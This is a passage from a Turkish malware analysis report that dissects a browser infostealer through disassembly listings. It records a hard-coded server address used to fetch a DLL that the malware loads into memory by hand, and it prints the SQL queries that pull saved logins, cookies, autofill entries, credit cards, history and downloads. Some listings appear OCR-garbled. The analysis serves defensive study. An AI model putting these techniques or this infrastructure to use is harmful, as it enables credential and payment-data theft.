
Şekil 21- Bilgisayar ile ilgili bazı verilerin elde edilmesi

Zararlı yazılım, bilgisayarın sistem bilgilerini toplamaktadır. Toplanan sistem bilgileri aşağıda tablo-1'de gösterilmektedir.

Alınan bilgiler şu şekildedir:

Version	Work Dir: In memory	Display Resolution	Cores
Date	Windows	Keyboard Languages	Threads
MachineID	Install Date	Local Time	RAM
GUID	AV	TimeZone	VideoCard
HWID	Computer Name	[Hardware]	[Processes]
Path	User Name	Processor	[Software]

Tablo 1- Sistem bilgileri



```
00DA6E17 | 8965 EC | mov dword ptr ss:[ebp-14],esp
00DA6E19 | 50      | push eax
00DA6E20 | E8 038BFFFF | call datak1sim.D9F923
00DA6E24 | C645 FC 0D | mov byte ptr ss:[ebp-4],0
00DA6E29 | E8 89D3FEFF | call datak1sim.D94182
00DA6E29 | 83C4 04 | add esp,4
00DA6E2C | 6A 05 | push 5
00DA6E2E | 59      | pop ecx
00DA6E2F | 8BFC    | mov edi,esp
00DA6E31 | 8B7E C4 | mov esi,dword ptr ss:[ebp-2C]
```

Şekil 22- Sqlx.dll'e GET isteği atan fonksiyon

Seçili fonksiyonda, <https://65.108.55.55/sqlx.dll> adresine **GET** isteği atmaktadır. **Sqlite3.dll** dosyasını **InternetReadFile** API çağrısı ile almaktadır. Ardından, açtığı bir bellek alanına **sqlite3.dll**'in kodlarını yazmaktadır.

```

if ( !result )
{
    result = sub_55A53();
    if ( !result )
    {
        result = sub_55B06(a1, a2, a3);
        if ( !result )
        {
            result = sub_55B8A();
            if ( !result )
            {
                result = sub_55C2E();
                if ( !result )
                {
                    result = sub_55D69();
                    if ( !result )
                    {
                        if ( (a3 & 1) != 0 || !v5 || (v9 = v7 + v5, ((int (__stdcall *) (int, int, _DWORD))(v7 + v5))(v7, 1, 0)) )
                        {
                            if ( a4 )
                            {
                                a4[1] = a3;
                                a4[2] = v7;
                                a4[3] = v8;
                                a4[4] = v9;
                                a4[5] = v6;
                                a4[6] = 0;
                                *a4 = 32;
                                a4[7] = 0;
                            }
                        }
                    }
                }
            }
        }
    }
    return 0;
}

```

Şekil 23- Manuel dll kurulumu

If blokları içerisinde bulunan fonksiyonların hepsi başarılı bir işlevlerini yerine getirdiğinde “**sqlite3.dll**” bellek üstünde manuel olarak kurulmaktadır.

```

.text:000560F6 push     nw_sqlite3_open
.text:000560FC push     esi
.text:000560FD call     sub_5601D
.text:00056102 push     nw_sqlite3_prepare_v2
.text:00056108 mov      h_sqlite3_open, eax
.text:0005610D push     esi
.text:0005610E call     sub_5601D
.text:00056113 push     nw_sqlite3_step
.text:00056119 mov      h_sqlite3_prepare_v2, eax
.text:0005611E push     esi
.text:0005611F call     sub_5601D
.text:00056124 push     nw_sqlite3_column_text
.text:0005612A mov      h_sqlite3_step, eax
.text:0005612F push     esi
.text:00056130 call     sub_5601D
.text:00056135 push     nw_sqlite3_finalize
.text:0005613B mov      h_sqlite3_column_text, eax
.text:00056140 push     esi
.text:00056141 call     sub_5601D
.text:00056146 push     nw_sqlite3_close
.text:0005614C mov      h_sqlite3_finalize, eax
.text:00056151 push     esi
.text:00056152 call     sub_5601D
.text:00056157 push     nw_sqlite3_column_bytes
.text:0005615D mov      h_sqlite3_close, eax
.text:00056162 push     esi
.text:00056163 call     sub_5601D
.text:00056168 push     nw_sqlite3_column_blob
.text:0005616E mov      h_sqlite3_column_bytes, eax
.text:00056173 push     esi
.text:00056174 call     sub_5601D
.text:00056179 mov      h_sqlite3_column_blob, eax
.text:0005617E xor      eax, eax
.text:00056180 add      esp, 40h
.text:00056183 inc      eax
.text:00056184 jmp      short loc_56188

```

Şekil 24- Sqlite3.dll çağrıları

Sqlite3.dll kurulumunun ardından kullanacağı çağrılarının adreslerini almaktadır.

0005ED39	8B90 80000000	mov ebx,dword ptr ss:[ebp+80]	[ebp+80]:&{"message\":"POST request
0005ED3F	83C3 0C	add ebx,c	ebx:&"AAAAA1"
0005ED42	FF35 80F12700	push dword ptr ds:[27F180]	0027F180:&"chrome"
0005ED48	8D4B 0C	lea ecx,dword ptr ds:[ebx+c]	ecx:&"BBBBB1", [ebx+c]:&"BBBBB1"
0005ED4B	E8 FD000000	call datakısım.5FB40	
0005ED51	FF15 3C012900	call dword ptr ds:[&StrCmpA>]	eax:&"BBBBB1"
0005ED57	85C0	test eax,ecx	eax:&"BBBBB1"
0005ED59	75 58	jne datakısım.5ED86	
0005ED5B	50	push eax	eax:&"BBBBB1"
0005ED5C	83EC 14	sub esp,14	

Şekil 25- Tarayıcı kontrolü

Yukarıda bahsedilen mode değerli **POST** istekleri burada kullanılmaya başlanmaktadır. "BBBBB1" değeri ile atılan 2. **POST** isteğinin 3. kısmıdır. "BBBBB1" değeri chrome, opera ve firefox kelimeleri ile karşılaştırılmaktadır. Eşleşen tarayıcı tespit edildikten sonra eşleşen tarayıcının bilgilerinin çalındığı fonksiyona geçiş yapılmaktadır.

00060CF0	E8 58EEFFFF	call datakısım.5FB40	eax:"C:\\Users\\zorro\\AppData\\Local\\AAAAA1\\Local State"
00060CF6	FF15 7C002900	call dword ptr ds:[&GetFileAttributesA>]	
00060CF8	83F8 FF	cmp eax,FFFFFFFF	eax:"C:\\Users\\zorro\\AppData\\Local\\AAAAA1\\Local State"
00060CFB	74 05	je datakısım.60006	
00060D02	A8 10	test al,10	
00060D03	75 01	jne datakısım.60006	

Şekil 26- Tarayıcı dosya konumu

Tarayıcıların bilgilerinin alındığı fonksiyonlarda, dosya konumları daha önce gönderilen **POST** isteklerinin yanıtları ile tamamlanmaktadır. "AAAAAA1" değeri 2. **POST** isteğinin 2. kısmıdır.

0005C1CD	59	pop ecx	eax:{"autofill":{"states_data_dir":"C:
0005C1CE	59	pop ecx	
0005C1CF	3BC7	cmp eax,edi	0027EFC8:&"encrypted_key"
0005C1D1	0F84 88000000	je datakısım.5C25F	eax:{"autofill":{"states_data_dir":"C:
0005C1D7	FF35 C8EF2700	push dword ptr ds:[27EFC8]	
0005C1DD	50	push eax	
0005C1DE	FF15 B4FF2800	call dword ptr ds:[&StrStrA>]	eax:{"autofill":{"states_data_dir":"C:
0005C1E4	3BC7	cmp eax,edi	eax:{"autofill":{"states_data_dir":"C:
0005C1E6	74 77	je datakısım.5C25F	
0005C1E8	83C0 10	add eax,10	eax:{"autofill":{"states_data_dir":"C:
0005C1E8	68 985B0700	push datakısım.75B98	75B98:""}"
0005C1F0	50	push eax	eax:{"autofill":{"states_data_dir":"C:
0005C1F1	E8 154A0000	call datakısım.60C08	
0005C1F6	8D4D F0	lea ecx,dword ptr ss:[ebp-10]	
0005C1F9	51	push ecx	
0005C1FA	8D4D E8	lea ecx,dword ptr ss:[ebp-18]	[ebp-18]:{"autofill":{"states_data_dir\"
0005C1FD	51	push ecx	
0005C1FE	50	push eax	eax:{"autofill":{"states_data_dir":"C:

Şekil 27- Local State içeriği

Chrome ve Opera tarayıcılarında bulunan Local State dosyasının içinde yer alan **encrypted_key** değerini almaktadır.

0005C21F	8B 3EADFFF	CALL datak1s1m.36244	0005C21F	8B 3EADFFF
0005C204	83C4 14	add esp,14	0005C204	83C4 14
0005C207	85C0	test eax,edx	0005C207	85C0
0005C209	74 54	je datak1s1m.4C25F	0005C209	74 54
0005C20B	837D F0 05	cmp dword ptr esi:[ebp-10],5	0005C20B	837D F0 05
0005C20F	72 4E	jle datak1s1m.4C25F	0005C20F	72 4E
0005C211	8B75 E8	mov esi,dword ptr ss:[ebp-18]	0005C211	8B75 E8
0005C214	6A 05	push	0005C214	6A 05
0005C216	66 4B5B0700	push datak1s1m.75B48	0005C216	66 4B5B0700
0005C218	56	push esi	0005C218	56
0005C21E	E8 78BE0000	CALL CMP.AmenCmp	0005C21E	E8 78BE0000
0005C221	83C4 0C	add esp,C	0005C221	83C4 0C
0005C224	85C0	test eax,edx	0005C224	85C0
0005C226	75 37	jne datak1s1m.5C25F	0005C226	75 37
0005C228	8D45 E8	lea eax,dword ptr ss:[ebp-18]	0005C228	8D45 E8

Şekil 28- DPAPI güvenlik mekanizması

Encrypted_key değerinin çözümünün ardından içerisindeki ilk değer **DPAPI** olup olmadığı kontrol edilmektedir.

DPAPI, verilerin işletim sistemine bağlı olarak güvenli bir şekilde şifrelenmesini ve şifre çözme işlemlerini sağlar. Bu mekanizma, şifreleme anahtarlarını kullanıcı kimlik bilgilerine veya sistem kimliğine dayalı olarak yöneterek veri güvenliğini artırır. **APPB** kullanıldığında, şifrelenmiş dosyalardaki verilerin çözülmesi mümkün olmayacaktır; çünkü **APPB**, işletim sistemi düzeyinde bir entegrasyona sahip değildir.

00C4C3B2	55	push ecx	00C4C3B2	55
00C4C3B6	50	lea ecx,dword ptr ss:[ebp-14]	00C4C3B6	50
00C4C3B7	6A FF	push eax	00C4C3B7	6A FF
00C4C3B9	FF35 10F0E600	push dword ptr [6F010]	00C4C3B9	FF35 10F0E600
00C4C3BF	FF75 E8	push dword ptr ss:[ebp-18]	00C4C3BF	FF75 E8
00C4C3C2	FF15 08F5E600	CALL dword ptr ds:[6F5D8]	00C4C3C2	FF15 08F5E600
00C4C3C8	83C4 14	add esp,14	00C4C3C8	83C4 14
00C4C3CB	85C0	test eax,edx	00C4C3CB	85C0
00C4C3CD	0F85 1E020000	jne datak1s1m.C4C5F1	00C4C3CD	0F85 1E020000
00C4C3D3	68 3F420F00	push F423F	00C4C3D3	68 3F420F00
00C4C3D8	53	push ebx	00C4C3D8	53
00C4C3D9	FF15 6401E800	CALL dword ptr ds:[&GetProcessHeaps]	00C4C3D9	FF15 6401E800
00C4C3DF	50	push eax	00C4C3DF	50
00C4C3E0	FF15 FC00E800	CALL dword ptr ds:[&RtlAllocateHeap]	00C4C3E0	FF15 FC00E800
00C4C3E6	8945 F0	mov dword ptr ss:[ebp-10],eax	00C4C3E6	8945 F0
00C4C3E9	E9 92010000	jmp datak1s1m.C4C580	00C4C3E9	E9 92010000
00C4C3EE	53	push ebx	00C4C3EE	53
00C4C3EF	FF75 EC	push dword ptr ss:[ebp-14]	00C4C3EF	FF75 EC
00C4C3F2	FF15 10F6E600	CALL dword ptr ds:[sqlite3_column_text]	00C4C3F2	FF15 10F6E600
00C4C3F8	59	pop ecx	00C4C3F8	59
00C4C3F9	59	pop ecx	00C4C3F9	59
00C4C3FA	50	push eax	00C4C3FA	50
00C4C3FB	8D4D 80	lea ecx,dword ptr ss:[ebp-50]	00C4C3FB	8D4D 80
00C4C3FE	E8 20350000	CALL datak1s1m.C4F923	00C4C3FE	E8 20350000
00C4C403	56	push esi	00C4C403	56
00C4C404	FF75 EC	push dword ptr ss:[ebp-14]	00C4C404	FF75 EC
00C4C407	C645 FC 0B	mov byte ptr ss:[ebp-4],B	00C4C407	C645 FC 0B
00C4C408	FF15 10F6E600	CALL dword ptr ds:[sqlite3_column_text]	00C4C408	FF15 10F6E600
00C4C411	59	pop ecx	00C4C411	59
00C4C412	59	pop ecx	00C4C412	59
00C4C413	50	push eax	00C4C413	50
00C4C414	8D4D BC	lea ecx,dword ptr ss:[ebp-44]	00C4C414	8D4D BC
00C4C417	E8 07350000	CALL datak1s1m.C4F923	00C4C417	E8 07350000
00C4C41C	FF75 30	push dword ptr ss:[ebp+30]	00C4C41C	FF75 30
00C4C41F	C645 FC 0C	mov byte ptr ss:[ebp-4],C	00C4C41F	C645 FC 0C
00C4C423	FF75 2C	push dword ptr ss:[ebp+2C]	00C4C423	FF75 2C
00C4C426	6A 02	push 2	00C4C426	6A 02

Şekil 29- Logins Sql sorgusu

Bu SQL sorgusu, bir veri tabanındaki **logins** tablosundan **origin_url**, **username_value** ve **password_value** sütunlarını seçer. Bu tablo genellikle tarayıcıların kaydettiği kullanıcı adı ve parola bilgilerinin tutulduğu yer olur. Sorgu sonucunda, her bir kaydın hangi URL'ye (web sitesi) ait olduğu, o sitede kullanılan kullanıcı adı ve şifre bilgileri listelenir.

Yaptığı select sorgusu;

SELECT origin_url, username_value, password_value FROM logins

Tablo 2- SQL sorgusu ile kayıtlı bulunan web site girişi bilgileri alınmaktadır.

00C46A6B	FFB5 43030000	jmp datak1s1m.C46086	
00C46A73	53	push ebx	
00C46A74	8D45 EC	lea eax,dword ptr ss:[ebp-14]	[ebp-14]: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46A77	50	push eax	eax: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46A78	6A FF	push 0FFFFFFF	
00C46A7A	FF35 40F4E600	push dword ptr ds:[E6F1C0]	00E6F1C0: "SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encr
00C46A83	FF15 D8F5E600	call dword ptr ds:[E6F5D8]	
00C46A89	83C4 14	add esp,14	
00C46A8C	85C0	test eax, eax	
00C46A92	FFB5 0E030000	jmp datak1s1m.C460A2	
00C46A98	68 3F420F00	push 3F420F00	
00C46A9A	FF15 6401E800	call dword ptr ds:[6401E800]	eax: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46AA0	50	push eax	
00C46AA1	FF15 FC0E8000	call dword ptr ds:[FC0E8000]	eax: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46AA7	8945 FD	mov dword ptr ss:[ebp-10], eax	
00C46AA8	E9 6F020000	jmp datak1s1m.C4601E	
00C46AA9	53	push ebx	
00C46AB0	FF75 EC	push dword ptr ss:[ebp-14]	[ebp-14]: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46AB3	FF15 10F6E600	call dword ptr ds:[10F6E600]	
00C46AB9	59	pop ecx	
00C46ABA	59	pop ecx	
00C46ABB	50	push eax	eax: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46AB8	8D4D 80	lea ecx,dword ptr ss:[ebp-80]	[ebp-80]: "Cookies\\\\"message\\": "POST request received1 _ .txt"
00C46ABF	E8 5F8E0000	call datak1s1m.C4F923	
00C46AC4	6A 01	push 1	
00C46AC6	FF75 EC	push dword ptr ss:[ebp-14]	[ebp-14]: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46AC9	C645 FC 15	mov byte ptr ss:[ebp-4], 15	
00C46ACD	FF15 10F6E600	call dword ptr ds:[10F6E600]	
00C46AD3	59	pop ecx	
00C46AD4	59	pop ecx	
00C46AD5	50	push eax	eax: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46AD6	8D4D 80	lea ecx,dword ptr ss:[ebp-50]	[ebp-50]: "kFIJ3"
00C46AD9	E8 458E0000	call datak1s1m.C4F923	
00C46ADE	6A 02	push 2	
00C46AE0	FF75 EC	push dword ptr ss:[ebp-14]	[ebp-14]: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46AE3	C645 FC 16	mov byte ptr ss:[ebp-4], 16	
00C46AE7	FF15 10F6E600	call dword ptr ds:[10F6E600]	
00C46AED	59	pop ecx	
00C46AE6	59	pop ecx	
00C46AEF	50	push eax	eax: "C:\\Users\\zorrol\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
00C46AF0	8D4D 8C	lea ecx,dword ptr ss:[ebp-74]	[ebp-74]: "Cookies\\\\"message\\": "POST request received1 _
00C46AF1	EB 58E00000	jmp datak1s1m.C4F923	

Şekil 30- Cookies Sql sorgusu

Bu SQL sorgusu, bir tarayıcının veri tabanında bulunan **cookies** tablosundan çerezlerle ilgili bazı bilgileri seçer. **HOST_KEY**, çerezin ait olduğu alan adını (web sitesi) belirtirken, **is_httponly** ve **is_secure** çerezin HTTP üzerinden mi yoksa sadece HTTPS üzerinden mi erişilebileceğini belirler. **Path** çerezin geçerli olduğu yol (path), **expires_utc** çerezin sona erme zamanı (Unix zamanına dönüştürülmüş), name çerezin adını ve **encrypted_value** ise çerezin şifrelenmiş değerini içerir.

Yaptığı select sorgusu;

SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies

Tablo 3- Sql sorgusu ile tarayıcıda bulunan Cookie bilgilerini almaktadır.

00C46FC2	6A FF	push 0FFFFFFF	
00C46FC4	FF35 40F4E600	push dword ptr ds:[E6F440]	00E6F440: "SELECT name, value FROM autofill"
00C46FC5	FF15 D8F5E600	call dword ptr ds:[E6F5D8]	
00C46FD3	83C4 14	add esp,14	
00C46FD6	85C0	test eax, eax	
00C46FD8	FFB5 84010000	jmp datak1s1m.C47162	
00C46FDE	68 AFB8C600	push datak1s1m.C658AF	
00C46FE3	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]: "Autofill\\\\"message\\": "POST request received1 "
00C46FE6	E8 38890000	call datak1s1m.C4F923	
00C46FE8	C645 FC 0F	mov byte ptr ss:[ebp-4], F	
00C46FEF	E9 D6000000	jmp datak1s1m.C470CA	
00C46FF4	6A 00	push 0	
00C46FF6	FF75 F0	push dword ptr ss:[ebp-10]	
00C46FF9	FF15 10F6E600	call dword ptr ds:[10F6E600]	
00C46FFB	59	pop ecx	
00C47000	59	pop ecx	
00C47001	50	push eax	
00C47002	8D4D C4	lea ecx,dword ptr ss:[ebp-3C]	[ebp-3C]: "Autofill\\\\"message\\": "POST request received1 "
00C47005	E8 19890000	call datak1s1m.C4F923	
00C4700A	8D45 C4	lea eax,dword ptr ss:[ebp-3C]	[ebp-3C]: "Autofill\\\\"message\\": "POST request received1 _"
00C4700D	50	push eax	
00C4700E	8D45 94	lea eax,dword ptr ss:[ebp-6C]	[ebp-6C]: "Autofill"
00C47011	50	push eax	
00C47012	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]: "Autofill\\\\"message\\": "POST request received1 "
00C47015	C645 FC 10	mov byte ptr ss:[ebp-4], 10	
00C47019	E8 0A8A0000	call datak1s1m.C4FA28	
00C4701E	50	push eax	
00C4701F	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]: "Autofill\\\\"message\\": "POST request received1 "
00C47022	C645 FC 11	mov byte ptr ss:[ebp-4], 11	
00C47026	E8 86890000	call datak1s1m.C4F923	
00C4702B	8D4D 94	lea ecx,dword ptr ss:[ebp-6C]	[ebp-6C]: "Autofill"
00C4702E	C645 FC 10	mov byte ptr ss:[ebp-4], 10	
00C47032	E8 57890000	call datak1s1m.C4F923	
00C47037	E8 45CC6000	push datak1s1m.C65C14	
00C4703C	8D45 A0	lea eax,dword ptr ss:[ebp-60]	[ebp-60]: "Autofill\\\\"
00C4703F	50	push eax	
00C47040	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]: "Autofill\\\\"message\\": "POST request received1 "
00C47043	E8 548A0000	call datak1s1m.C4FA9C	

Şekil 31- Autofill Sql sorgusu

Bu SQL sorgusu, tarayıcının veri tabanındaki **autofill** tablosundan **name** ve **value** sütunlarını seçer. **Name**, otomatik doldurma özelliği için kaydedilen alanın adını (örneğin, ad, adres, telefon numarası gibi) belirtirken, **value** ise bu alana karşılık gelen kaydedilmiş değeri içerir.

Yaptığı select sorgusu;

```
SELECT name, value FROM autofill
```

Tablo 4- Sql sorgusu ile tarayıcıda kayıtlı bulunan otomatik doldurma verileri alınmaktadır.

Şekil 32- Credit cards Sql sorgusu

Bu SQL sorgusu, tarayıcının veri tabanında yer alan **credit_cards** tablosundan kredi kartı bilgilerini seçer. **Name_on_card**, kart sahibinin adını; **expiration_month** ve **expiration_year**, kartın son kullanma tarihini; **card_number_encrypted** ise şifrelenmiş kart numarasını içerir.

Yaptığı select sorgusu;

```
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
```

Tablo 5- Sql sorgusu ile tarayıcıda kayıtlı kredi kartı bilgilerini almaktadır.

00C4735D	30	push eax	
00C4735E	6A FF	push ffffffff	
00C47360	FF35 84F2E600	push dword ptr ds:[66F284]	00E6F284:4"SELECT url1 FROM urls LIMIT 1000"
00C47366	FF75 EC	push dword ptr ss:[ebp-14]	
00C47369	FF15 08F5E600	call dword ptr ds:[66F508]	
00C4736F	83C4 14	add esp,14	
00C47372	85C0	test eax, eax	
00C47374	0F85 04010000	jmp datak1s1m.C4747E	
00C4737A	68 B35BC600	push datak1s1m.C65BB3	
00C4737F	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "History\\{\\\"message\\\":\\\"POST request received\\\" "
00C47382	E8 9C850000	call datak1s1m.C4F923	
00C47387	C645 FC 0F	mov byte ptr ss:[ebp-4], F	
00C4738B	E8 5D	jmp datak1s1m.C473EA	
00C47390	6A 00	push 0	
00C4739F	FF75 F0	push dword ptr ss:[ebp-10]	
00C4739E	FF15 10F6E600	call dword ptr ds:[csq1ite3_column_text]	
00C47399	59	pop ecx	
00C4739A	50	push eax	
00C47398	8D45 94	lea eax, dword ptr ss:[ebp-6C]	[ebp-6C]: "History"
00C4739E	50	push eax	
00C4739F	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "History\\{\\\"message\\\":\\\"POST request received\\\" "
00C473A2	E8 F5860000	call datak1s1m.C4FA9C	
00C473A7	50	push eax	
00C473A8	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "History\\{\\\"message\\\":\\\"POST request received\\\" "
00C473AB	C645 FC 10	mov byte ptr ss:[ebp-4], 10	
00C473AF	E8 2D860000	call datak1s1m.C4F9E1	
00C473B4	8D4D 94	lea ecx, dword ptr ss:[ebp-6C]	[ebp-6C]: "History"
00C473B7	C645 FC 0F	mov byte ptr ss:[ebp-4], F	
00C473BB	E8 C8500000	call datak1s1m.C4F98E	
00C473C0	68 285CC600	push datak1s1m.C65C28	
00C473C5	8D45 A0	lea eax, dword ptr ss:[ebp-60]	[ebp-60]: "History\\\""
00C473C8	50	push eax	
00C473C9	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "History\\{\\\"message\\\":\\\"POST request received\\\" "
00C473CC	E8 C8860000	call datak1s1m.C4FA9C	
00C473D1	50	push eax	
00C473D2	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "History\\{\\\"message\\\":\\\"POST request received\\\" "
00C473D5	C645 FC 11	mov byte ptr ss:[ebp-4], 11	
00C473D9	E8 03860000	call datak1s1m.C4F9E1	
00C473DE	8D4D A0	lea ecx, dword ptr ss:[ebp-60]	[ebp-60]: "History\\\""

Şekil 33- Urls sql sorgusu

Bu SQL sorgusu, tarayıcının veri tabanında bulunan **urls** tablosundan **url** sütununu seçer ve sonuç olarak en fazla 1000 adet **URL** döndürür. Bu tablo, tarayıcının ziyaret ettiği web sitelerinin kayıtlarını içerir.

Yaptığı select sorgusu;

SELECT url FROM urls LIMIT 1000

Tablo 6- Sql sorgusu ile tarayıcının geçmiş bilgilerini almaktadır.

Breakpoint Not Set	50	push eax	
00C47684	6A FF	push ffffffff	
00C47689	68 505CC600	push datak1s1m.C65C50	C65C50:"SELECT target_path, tab_url from downloads"
00C4768C	FF75 EC	push dword ptr ss:[ebp-14]	
00C47692	FF15 08F5E600	call dword ptr ds:[66F508]	
00C47699	83C4 14	add esp,14	
00C47697	0F85 92010000	test eax, eax	
00C47690	68 B75BC600	jmp datak1s1m.C4782F	
00C476A2	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Downloads\\{\\\"message\\\":\\\"POST request received\\\" "
00C476A5	E8 79820000	call datak1s1m.C4F923	
00C476AA	C645 FC 0F	mov byte ptr ss:[ebp-4], F	
00C476AE	E9 E4000000	jmp datak1s1m.C47797	
00C476B3	6A 00	push 0	
00C476B8	FF75 F0	push dword ptr ss:[ebp-10]	
00C476BE	FF15 10F6E600	call dword ptr ds:[csq1ite3_column_text]	
00C476BF	59	pop ecx	
00C476C0	50	push eax	
00C476C1	8D45 94	lea eax, dword ptr ss:[ebp-6C]	[ebp-6C]: "Downloads"
00C476C4	50	push eax	
00C476C5	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Downloads\\{\\\"message\\\":\\\"POST request received\\\" "
00C476C8	E8 CF830000	call datak1s1m.C4FA9C	
00C476CD	50	push eax	
00C476CE	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Downloads\\{\\\"message\\\":\\\"POST request received\\\" "
00C476D1	C645 FC 10	mov byte ptr ss:[ebp-4], 10	
00C476D5	E8 07830000	call datak1s1m.C4F9E1	
00C476DA	8D4D 94	lea ecx, dword ptr ss:[ebp-6C]	[ebp-6C]: "Downloads"
00C476DD	C645 FC 0F	mov byte ptr ss:[ebp-4], F	
00C476E1	E8 A8820000	call datak1s1m.C4F98E	
00C476E6	68 7C5CC600	push datak1s1m.C65C7C	
00C476EB	8D45 A0	lea eax, dword ptr ss:[ebp-60]	[ebp-60]: "Downloads\\\""
00C476EE	50	push eax	
00C476EF	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Downloads\\{\\\"message\\\":\\\"POST request received\\\" "
00C476F2	E8 A5830000	call datak1s1m.C4FA9C	
00C476F7	50	push eax	
00C476F8	8D4D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Downloads\\{\\\"message\\\":\\\"POST request received\\\" "
00C476FB	C645 FC 11	mov byte ptr ss:[ebp-4], 11	
00C476FF	E8 D8820000	call datak1s1m.C4F9E1	
00C47704	8D4D A0	lea ecx, dword ptr ss:[ebp-60]	[ebp-60]: "Downloads\\\""

Şekil 34- Downloads sorgusu

Bu SQL sorgusu, tarayıcının veri tabanında yer alan **downloads** tablosundan **target_path** ve **tab_url** sütunlarını seçer. **Target_path**, indirilen dosyanın kaydedildiği yerel dosya yolu (hedef konumunu), **tab_url** ise dosyanın indirildiği sayfanın URL'sini içerir.

Yaptığı select sorgusu;


```
SELECT target_path, tab_url from downloads
```

Tablo 7- Sql sorgusu ile tarayıcıdan indirilen dosyaların isimlerini almaktadır.

Kullanılan sql sorguları şu şekildedir:

```
SELECT origin_url, username_value, password_value FROM logins
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-
11644480800, name, encrypted_value from cookies
SELECT name, value FROM autofill
SELECT name_on_card, expiration_month, expiration_year,
card_number_encrypted FROM credit_cards;
SELECT url FROM urls LIMIT 1000
SELECT target_path, tab_url from downloads
```

Tablo 8- Sql sorguları



Şekil 35- Firefox için indirilen dll'ler

Firefox tarayıcısı, bilgileri şifrelemek için bazı DLL dosyalarına ihtiyaç duymaktadır. Bu nedenle, **nss3.dll**, **freebl3.dll**, **mozglue.dll**, **msvcp140.dll**, **softokn3.dll** ve **vcruntime140.dll** dosyalarını sunucudan alarak rastgele isimle açtığı dizinin içerisine kaydetmektedir.

```

.text:00056628 ; try {
.text:00056628 mov     byte ptr [ebp+var_4], 2
.text:0005662C call    sub_5F98E
.text:00056631 lea     ecx, [ebp+var_24]
.text:00056634 call    sub_5FB4D
.text:00056639 push    eax
.text:0005663A call    h_LoadLibraryA
.text:00056640 xor     esi, esi
.text:00056642 mov     dword_27F614, eax
.text:00056647 cmp     eax, esi
.text:00056649 jz      loc_566D1

```

```

